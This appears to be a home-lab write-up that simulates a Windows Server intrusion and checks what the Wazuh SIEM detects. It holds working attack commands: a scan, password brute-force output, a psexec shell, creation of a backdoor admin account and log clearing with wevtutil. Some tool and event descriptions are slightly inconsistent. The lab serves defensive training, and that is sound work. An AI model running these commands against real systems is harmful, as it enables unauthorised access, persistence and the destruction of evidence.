
1. Project Overview :

Title: Home Lab Simulation: Insider Threat Detection using Wazuh SIEM. **Objective:** To simulate a real-world cyber attack scenario and practice Blue Team operations, including log analysis, threat detection, and incident response. **Scenario:** An internal network breach where an attacker attempts to brute-force a critical server via a VPN connection.


2. Environment & Topology :

Network Architecture:

- **SD-WAN Solution:** Implemented **ZeroTier** to create a secure virtual LAN, bypassing CGNAT and double-router restrictions to allow remote connectivity.



- **Target Machine (Victim):** Windows Server 2022 Standard configured with vulnerable services (RDP enabled, Firewall disabled for simulation).




Prepared by: Saud Al-Zuhairi | Home SOC Lab

- **Security Monitoring (SIEM): Wazuh Server** (OVA deployment) used for log aggregation and threat detection.


- **Attacker Machine:** Kali Linux (simulated by Red Team).

3. Implementation Steps :


- **Infrastructure Setup:** Deployed Windows Server and Wazuh on VMware Workstation Pro.
- **Agent Deployment:** Installed Wazuh Agent on the target machine and verified connectivity using PowerShell.



- **Connectivity Verification:** Established a peer-to-peer connection via ZeroTier, assigning the static IP 10.49.213.73 to the target server.



- **Health Check:** Confirmed agent status is "Active" on the Wazuh Dashboard.




4. Initial Testing & Baseline :

Before the main attack, a connectivity and detection test was performed:

- **Action:** Simulated manual logon failures followed by a successful login.
- **Detection:** Wazuh successfully captured the events.
    - *Event ID 4625:* Documented as "Authentication failure".

- *Event ID 4624:* Documented as "Special privileges assigned to new logon", confirming the SIEM is ready for live monitoring.



5. Attack Simulation:

With the monitoring environment confirmed to be operational, the attack simulation was executed according to the insider threat scenario, focusing on a Remote Desktop Protocol (RDP) brute-force attack

5.1. Reconnaissance Phase

The network scanning tool **Nmap** was used from the attacker machine (Kali Linux) to identify open services on the target server **(10.49.213.73).** The scan revealed that the RDP service port, 3389, was open and responsive, but the attacker pivoted to targeting the SMB service for the brute-force attempt.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -A -T4 -v 10.49.213.73

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-13 17:11 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating NSE at 17:11
Completed NSE at 17:11, 0.00s elapsed
Initiating ARP Ping Scan at 17:11
Scanning 10.49.213.73 [1 port]
Completed ARP Ping Scan at 17:11, 0.43s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:11
Completed Parallel DNS resolution of 1 host. at 17:11, 0.10s elapsed
Initiating SYN Stealth Scan at 17:11
Scanning 10.49.213.73 [1000 ports]
Discovered open port 3389/tcp on 10.49.213.73
Discovered open port 445/tcp on 10.49.213.73
Discovered open port 135/tcp on 10.49.213.73
Discovered open port 139/tcp on 10.49.213.73
Discovered open port 5357/tcp on 10.49.213.73
Discovered open port 5985/tcp on 10.49.213.73
Increasing send delay for 10.49.213.73 from 0 to 5 due to 402 out of 1004 dropped probes since last increase.
Increasing send delay for 10.49.213.73 from 5 to 10 due to 11 out of 16 dropped probes since last increase.
Completed SYN Stealth Scan at 17:11, 10.82s elapsed (1000 total ports)
Initiating Service scan at 17:11
Scanning 6 services on 10.49.213.73
Completed Service scan at 17:11, 18.94s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 10.49.213.73
Retrying OS detection (try #2) against 10.49.213.73
Retrying OS detection (try #3) against 10.49.213.73
Retrying OS detection (try #4) against 10.49.213.73
Retrying OS detection (try #5) against 10.49.213.73
NSE: Script scanning 10.49.213.73.
Initiating NSE at 17:12
Completed NSE at 17:12, 7.34s elapsed
Initiating NSE at 17:12
Completed NSE at 17:12, 1.36s elapsed
Initiating NSE at 17:12
Completed NSE at 17:12, 0.00s elapsed
```

5.2. Brute-Force Attack Execution:

The popular password cracking tool, **Hydra**, was employed to target the **SMB** service (Server Message Block). The attack was directed against a known (or assumed) username using a simple wordlist to attempt to guess the correct password.

```
SMB    10.49.213.73    445    WIN-53FGIUFQT2P  [-] WIN-53FGIUFQT2P\Administrator:Ee77 STATUS_LOGON_FAILURE
SMB    10.49.213.73    445    WIN-53FGIUFQT2P  [-] WIN-53FGIUFQT2P\Administrator:Ee88 STATUS_LOGON_FAILURE
SMB    10.49.213.73    445    WIN-53FGIUFQT2P  [+] WIN-53FGIUFQT2P\Administrator:Aa12 (Pwn3d!)
```

The attack continued to attempt logins repeatedly until the correct credentials were found. This part of the simulation demonstrates the ease with which weak passwords can be compromised in an insufficiently protected environment.

5.3. Initial Access:


Upon obtaining the correct credentials, the attacker successfully logged into the target server via RDP. This initial access represents a critical point in the kill chain, as the attacker can now execute further actions within the system.

```
└─$ python3 /usr/share/doc/python3-impacket/examples/psexec.py Administrator:Aa12@10.49.213.73

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.49.213.73.....
[*] Found writable share ADMIN$
[*] Uploading file yAkuHtNx.exe
[*] Opening SVCManager on 10.49.213.73.....
[*] Creating service fXeu on 10.49.213.73.....
[*] Starting service fXeu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

5.4. Privilege Escalation and Persistence:

Immediately following the initial access, the attacker's first action was to establish persistence and elevate privileges. This was achieved by creating a new user account named backdoor1 and assigning it the highest administrative privileges on the system. This step is critical in an insider threat scenario, as it ensures the attacker maintains access even if the initial compromised credentials are revoked. To confirm the persistence mechanism, the attacker then used the freeRDP tool to successfully log in using the newly created backdoor1 account. This action would generate specific Windows Event IDs (e.g., 4720 for user creation and 4732/4728 for group membership changes) that the SIEM should detect.

```
C:\Windows\system32> net user backdoor1 P@ssw0rd123! /add
The command completed successfully.


C:\Windows\system32> net localgroup administrators backdoor 1/add
The syntax of this command is:

NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
              groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
              groupname name [ ... ] {/ADD | /DELETE} [/DOMAIN]


C:\Windows\system32> net localgroup administrators backdoor1 /add
The command completed successfully.


C:\Windows\system32> net localgroup "Remote Desktop Users" backdoor1 /add
The command completed successfully.


C:\Windows\system32>
```



5.5. Covering Tracks:

To hinder detection and forensic analysis, the attacker then attempted to cover their tracks by clearing the Windows Event Logs. The following logs were targeted for deletion using the wevtutil cl command:

•Security

•System

•Application

```
C:\Windows\system32> wevtutil cl Security

C:\Windows\system32> wevtutil cl System

C:\Windows\system32> wevtutil cl Application
```

5.6. Post-Attack Verification:

Finally, the attacker performed a quick check to confirm the logs were successfully cleared by running the command wevtutil qe Security. This action was intended to verify that the evidence of the attack, including the brute-force attempts and the creation of the backdoor account, had been erased from the system's local logs.


```
C:\Windows\system32> wevtutil qe Security
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Eventlog' Guid='{fc65ddd8-d6ef-4962-83d5-6e5
cfe9ce148}'/><EventID>1102</EventID><Version>0</Version><Level>4</Level><Task>104</Task><Opcode>0</Opcode><Keywords>0x4020000000000000</Keywords><TimeCreat
ed SystemTime='2025-12-13T22:28:56.5593879Z'/><EventRecordID>9546</EventRecordID><Correlation/><Execution ProcessID='1132' ThreadID='6384'/><Channel>Securi
ty</Channel><Computer>WIN-53FGIUFQT2P</Computer><Security/></System><UserData><LogFileCleared xmlns='http://manifests.microsoft.com/win/2004/08/windows/eve
ntlog'><SubjectUserSid>S-1-5-18</SubjectUserSid><SubjectUserName>SYSTEM</SubjectUserName><SubjectDomainName>NT AUTHORITY</SubjectDomainName><SubjectLogonId
>0x3e7</SubjectLogonId></LogFileCleared></UserData></Event>
C:\Windows\system32>
```

6. Monitoring Results Analysis:

The primary goal of this lab was to test the capability of the Wazuh SIEM system to detect and respond to this type of attack. The Wazuh dashboard was analyzed to identify the alerts generated during the attack simulation.

6.1. Failed Login Attempts Detection:

Wazuh immediately detected the massive increase in failed login attempts (Event ID 4625) resulting from the brute-force attack. Crucially, Wazuh also detected the critical post-exploitation events: the creation of the backdoor1 user (Event ID 4720) and its addition to a privileged security group (Event ID 4732). These events were aggregated and classified as a "Brute-Force Attack" and "Privilege Escalation" based on Wazuh's default ruleset.nsert



5,270 hits

Nov 20, 2025 @ 01:36:09.780 - Dec 14, 2025 @ 01:36:09.780

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
timestamp	agent.name	rule.description	rule.level	rule.id
Dec 14, 2025 @ 01:35:48.9...	Windows-Target	Software protection service scheduled successfully.	3	60642
Dec 14, 2025 @ 01:34:21.4...	Windows-Target	Windows audit failure event	5	60104
Dec 14, 2025 @ 01:34:21.4...	Windows-Target	Windows audit failure event	5	60104
Dec 14, 2025 @ 01:34:21.4...	Windows-Target	Windows audit failure event	5	60104
Dec 14, 2025 @ 01:34:20.3...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:34:20.3...	Windows-Target	User: WORKGROUP\backdoor1 logged using Remote Desktop Connection (RDP) from ip:10.49.213.222.	3	92653
Dec 14, 2025 @ 01:34:20.3...	Windows-Target	User: WORKGROUP\backdoor1 logged using Remote Desktop Connection (RDP) from ip:10.49.213.222.	3	92653
Dec 14, 2025 @ 01:34:20.2...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:34:20.2...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:34:20.2...	Windows-Target	Non network or service local logon.	3	67022
Dec 14, 2025 @ 01:34:20.1...	Windows-Target	Non network or service local logon.	3	67022
Dec 14, 2025 @ 01:34:20.1...	Windows-Target	Non network or service local logon.	3	67022
Dec 14, 2025 @ 01:34:17.9...	Windows-Target	Successful Remote Logon Detected - User:\backdoor1 - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that kali is allowed to perform RDP connections	6	92657
Dec 14, 2025 @ 01:34:17.8...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:34:17.8...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:34:00.7...	Windows-Target	Windows User Logoff	3	60137
Dec 14, 2025 @ 01:33:52.9...	Windows-Target	User account changed	8	60110
Dec 14, 2025 @ 01:33:47.4...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:33:47.3...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:33:46.0...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:33:46.0...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:33:45.9...	Windows-Target	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack.	6	92652
Dec 14, 2025 @ 01:33:45.9...	Windows-Target	Special privileges assigned to new logon.	3	67028
Dec 14, 2025 @ 01:33:43.5...	Windows-Target	New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.	12	92650

The alert log details the failed attempts, including the source IP address (the attacker machine) and the targeted username, providing vital information for incident response.



Threat Hunting | Windows-Target

Dashboard | Events

Windows-Target (001)

Search | DQL | Last 24 hours | Show dates | Refresh

manager.name: wazuh-server | agent.id: 001 | Add filter

Count: 300, 200, 100, 0

21:00 | 09:00 | 03:00 | 06:00 | 09:00 | 12:00 | 15:00 | 18:00

timestamp per 30 minutes

348 hits

Dec 11, 2025 @ 19:20:56.101 - Dec 12, 2025 @ 19:20:56.101

